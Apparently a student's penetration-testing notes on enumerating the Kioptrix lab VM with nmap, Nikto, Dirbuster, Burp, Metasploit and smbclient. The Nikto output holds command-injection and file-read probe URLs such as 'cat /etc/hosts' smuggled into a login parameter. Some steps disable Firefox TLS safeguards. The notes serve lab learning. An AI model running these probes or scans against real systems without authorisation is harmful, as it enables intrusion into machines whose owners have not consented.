Intro

For this section, we will be scanning and enumerating a vulnerable virtual machine called Kioptrix.

It seems that we already know quite a bit of this. Lets make sure to make lists of what we are searching for, what should be prioritized, and what should be left for later. The outcome here should be a list telling the step-by-step of what and how should the enumeration and scanning be done.

Here we are going to have a section for nmap, one for HTTP/HTTPS, one for SMB, and one for SSH. Remember that all this is going to represent the Kioptrix virtual machine we are attacking.

We might have a section at the very end briefing all the take aways for each section, if the sections become too long and crowded.

Without further ado, lets get started!

NMAP

A good question here is if the nmap way to find the ip address of the target generates the same network traffic as the "#arp -l" command.

We have many way to sweep a network:

#arp-scan -l "This will sweep the network for hosts"

#netdiscover -r 192.168.1.0/24 "-r is for range, and this will sweep the network for the host available." The /24 is to try all the possible addresses for the /24 subnet. ie: 192.168.1.1-254. This is subnetting.

It has been said the nmap command to be ran in this section will be "#nmap -T4 -p- -A IP_ADDREESS". We are not worried about any type of IPS, or IDS in this scenario.

After we've done our first scan, we need to stop and think for a minute. We see all the ports open, but as an attacker, we need to see this with the eyes of a hacker. What ports are known to have the most exploits? Prioritize them. If we see SSH, and SMB for example, SSH is not common to find "remote code execution" in this service. Now, SMB, there are plenty of exploits out there, this service has not been the most secure one lately.


So, with that in mind, we are going to enumerate HTTP and HTTPS first in this virtual machine, because websites have been known to be a good entry point as an attacker, as there are usually many security flaws in web applications. So, with that in mind, lets us move on to the HTTP/HTTPS section.

HTTP/HTTPS


We are going to start enumerating both of these services: HTTP, and HTTPS.

Port 80, and 443.

First thing is to go to the website. We know there are both 80, and 443, so we request "http://TARGET_IP_ADDRESS", and "https://TARGET_IP_ADDRESS". And, take a look at their website, just to have a feeling. In this case, we see the website on the HTTP protocol as shown in the image



, but the HTTPS does not seem to load, and it does not seem to have a way to "continue" to navigate to the site, even if it is not secure. The following is the error message when I try to access HTTPS:



When I click in the learn more, I am brought to the Firefox website providing more information on the problem.

I tried to fix the issues in a couple ways, so here is what I did:

6. Modify Firefox Security Settings

Temporarily modify security settings to bypass the error:

- Open Firefox.
- In the address bar, type `about:config` and press Enter.
- Click "Accept the Risk and Continue."
- Search for `security.ssl.enable_ocsp_stapling` and set it to `false` by double-clicking it.
- Search for `security.OCSP.require` and set it to `false` by double-clicking it.


Note: This step reduces security and should only be used as a temporary measure.

7. Bypass Security Temporarily

As a last resort, you can bypass security warnings temporarily. This is not recommended for regular use as it reduces security:


- Open Firefox.
- In the address bar, type `about:config` and press Enter.
- Click "Accept the Risk and Continue."
- Search for `security.ssl.enable_ocsp_stapling` and set it to `false`.
- Search for `security.ssl.require_safe_negotiation` and set it to `false`.

Note: Disabling these security features can make your browser vulnerable to attacks, so use this as a temporary measure only.




Setting "security.tls.version.enable-deprecated" to "true" seemed to have done the trick. I did set all the previous parameters in number #6, and #7 to false just like it recommended. Now, I do not know if only setting the "security.tls.version.enable-deprecated" to "true" did the trick, or the whole process was necessary, or if only one of those parameters needed to be set to "false" together with "security.tls.version.enable-deprecated". My goal here is not to find the root cause, it is only to make it work. To figure out which one or ones did the trick, we would need to set them as default, and one by one changing it, and seeing how the website respond. It is not very hard, it is just a little extra work, and I am not going to do it.

Now, we can see the website sitting on port 443:



Here, our thought are: we have just seem two default webpages. This tells us 2 things. We now have some knowledge on the architecture of the website, and a little bit about the client potential hygiene. We know they are running Apache2 behind the scenes, and the box is potentially running Red Hat Linux, and this should gives us some idea of what is running behind the scenes. The questions that should pop in our hear should be: 1) are there other directories hosted in this website or are they hosting a website that is not in this particular Ip Address? or 2) did they just put it out there by accident?

If we clink on the links in the page, it brings us a error page where it is disclosing some extra information, and it should actually be redirecting us to a error page that did not disclose information regarding the website, just a general statement.



For example, if they are running Apache2, they are very likely to also be running PHP, or have a database PHPMyAdmin, MySQL....

A good tool to get started on scanning vulnerabilities in the website is :

1. Nikto:

"#nikto -h http://TARGET_IP_ADDRESS" -h stands for host

or

"#nikto -h https://TARGET_IP_ADDRESS"

Nikto might be blocked if they have good security measures by a web application firewall.

Nikto scan did not scan HTTPS for some reason.

Results for Nikto scan on HTTP:


```
┌──(kali㉿kali)-[~/Desktop/PraticalEthicalKacker/Scanning-And-Enumaration]
└─$ nikto -h http://192.168.163.131
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.163.131
+ Target Hostname:    192.168.163.131
+ Target Port:        80
+ Start Time:         2024-06-29 16:46:35 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep  5 23:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time:           2024-06-29 16:47:00 (GMT-4) (25 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

These are all findings. We can look through and see if they are vulnerable to a specific type of attack.

In this particular case, the website is vulnerable to DOS attack, which is typically out of scope when pentesting. There is a possible code execution, buffer overflow whether local or remote, and rewrite. Remote ones are usually the best findings, mostly because we can potentially exploit it from the "outside" on the comfort of our houses.

Nikto also does some directory busting, and we can see it found a couple directories in the website we were not aware off initially.

Here, lets take note of the potential remote vulnerability found:



Next, We are going to use Dirbuster to bust some directories. There is also the option to use Gobuster, or Dirb.

2)#Dirbuster

Dirbuster - pretty straight forward. News here are that we can search for specific file types. In this case, we are up against apache server which runs "php". Now, if it was a microsoft server, then we would be looking for "asp", "aspx" type of files. We should also be looking for :

txt files, zip files, maybe rar files, pdf, docx .....

We separate them with commas.

In our case, we are going to stick with php only for time purpose.


Do not forget, we need to specify the port number on the URL.

And, we are going to use the "/directory-list-2.3-small.txt" wordlist in this case.

Here, we also need to prioritize the findings. We are looking for login pages, html pages found, usage pages,...

In the moment, one of the ones that pops to the eyes is the :

http://192.168.163.131/usage/usage_200909.html




Next up is BurpSuite.

#Burpsuite.

We intercept a request, and then we send it to repeater. Then, we can modify this request, and try it against the server, and see if we get some more information disclosure from the website. We can modify all kind of parameters here.

Another thing we can se is go to the target page, add the target scope, and in this way we are limited to in-scope items. So, we are going to be limited to response from the website. Then, we can see if the server's headers disclose some more info regarding the target.



And, sure enough, it does. This would also be another finding, the server header disclose version information. This was also found in the nikto scan earlier.

This "client" we are working on has some issues with information disclosure.

#Viewing the Source Code:

Another important place to search for information in a website is in the source code. Here in particular, we are looking for comments, information disclosures, keys, passwords, user accounts, or any information in the source code that should not be disclosed.

#Take Away Here:

It is all about the methodology. These are some of the basics that we are looking for: service version info, any sort of back end directories, potential vuln scanning with Nikto, information from Wappalyzer, etc.

SMB

Now, we are going to focus on SBM over port 139.

SMB is a file share system/application. Co-workers can share file on the same directory. SMB is usually internal.

Also, if we have scan folders. ie: if we can scan documents in the printer, and those documents "magically" appear in the "scan folders folder in our computer. These usually are SMB services.

The nmap scan already retrieve some information regarding SMB.

It returned the NetBIOS name: KIOPTRIX

and a potential version for the service : SMB2 ? maybe

The first tool we are going to be using here is Metasploit.

Metasploit SBM enumeration:

Msfconsole auxiliary mode helps us with scanning and enumeration. There are many modules to use, and help us gather more info on our target service's. Here, we will use the "smb_version" auxiliary scanner module to gather more information on the version of the service.

The auxiliary modulo has many "types". There are scanners, fuzzers, server, adminn, DOS, spoof, among others. Make sure to understand which type is each, and leverage them the best way possible within the rules of engagement, and the scope of the assessment.

What are we looking for here?

Any additional information from this service. The version, if its well configured (ie: does it allow anonymous login, what is the password policy, is the password policy strong enough, does the service allows us to fingerprint usernames, what are the shares in the system, can we access them, can we leverage info found in the shares, are there any known exploits available for the particular version, etc.)

By running the "smb_version" auxiliary module, we can find an specific version for the service:

```
[*] 192.168.163.131:139   - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.163.131:139   -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.163.131:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Then, we can use the #smbclient commands to gather more info.

#smbclient is going to attempt to connect to the Samba share that is out there

#smbclient -L \\\\IP_ADDRESS\\ to show all shares in the address

Then, we can use the same command to connect to the shares listed in the previous command output using

#smbclient \\\\IP_ADDRESS\\SHARE_NAME$ will attempt to connect to the specified share.

For this machine, we will only enumerate SMB until here.

Do not forget about

-#enum4linux command used to enumerate smb, and the additional auxiliary modules in Metasploit.

Question: My enum4linux and/or smbclient are not working. I am receiving "Protocol negotiation failed: NT_STATUS_IO_TIMEOUT". How do I resolve?

Resolution:

On Kali, edit /etc/samba/smb.conf

Add the following under global:


client min protocol = CORE


client max protocol = SMB3


SSH


The first and pretty much all we can do is to try a login attempt to see if we can find service version.


In this case, the machine is very old, and we will find all kind of connection issues with it. The following ssh command should bypass this connection issues, and allow us to attempt to login to the service.











#ssh root@192.168.163.131 -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-rsa,ssh-dss -c aes128-cbc

Unfortunately there is nothing here for us. There might be a user root running, but that is not for sure. At this point, we have the version from the nmap scan, and we can brute force some logins. We can attempt to find some potential users so we could limit our brute force attack to something feasible.

And the service does not seem to allow us to enumerate user names on itself.

Researching Potential Vulnerabilities

At this point, we have already collected some information from the machine. Now, it is time to use google fu and see if there are any known exploits out there.

We can also search in searchsploit.

He does not exploit this particular machine, so i think we should exploit the hack out of it, gain root, and document it. hehehe

Lets see if we can. I try running the exploit from git, but when I tried to compile it to my machine, I got error. We are going to have to troubleshoot it to make it work.

